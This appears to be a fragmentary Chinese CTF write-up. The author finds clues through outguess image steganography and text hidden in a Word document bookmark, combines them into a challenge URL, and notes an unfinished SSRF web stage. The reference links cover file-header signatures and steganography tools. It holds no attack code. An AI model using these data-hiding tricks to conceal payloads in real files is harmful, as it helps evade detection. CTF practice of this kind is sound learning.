

得到Flag2（772e91/webs）和一张图片,

图片尝试了一些隐写…没找到东西

这个就属于知识面不足了...烂大街的隐写已经不行了,已经是签到水平了,需要了解图片背后的算法以及形成的原理等,从这里找方向突破

guess隐写,


https://blog.csdn.net/qq_42939527/article/details/105200093





第三个点...是在书签里... 选择文字，插入书签，

害,那是不是什么页眉页脚,什么宏都可以插入

喜欢我给你的惊喜吗？
我已将线索藏到三个不同的地方，
其中一个提示为 123456
来找我吧，
记住，你只能一个人来
否则，你会受到惩罚哦




拼接线索 175.178.148.197/062ycz7s9458b772e91/webs

最后的web是一个ssrf,没有做到那里…

## 参考


https://cloud.tencent.com/developer/article/1986640

https://blog.yoshino-s.online/2022/04/23/tstar-wp/

不同文件的开头hex

https://blog.csdn.net/weixin_39699670/article/details/111801139

outguess 隐写

https://blog.csdn.net/weixin_43877387/article/details/103123858

https://www.bilibili.com/read/cv6112705/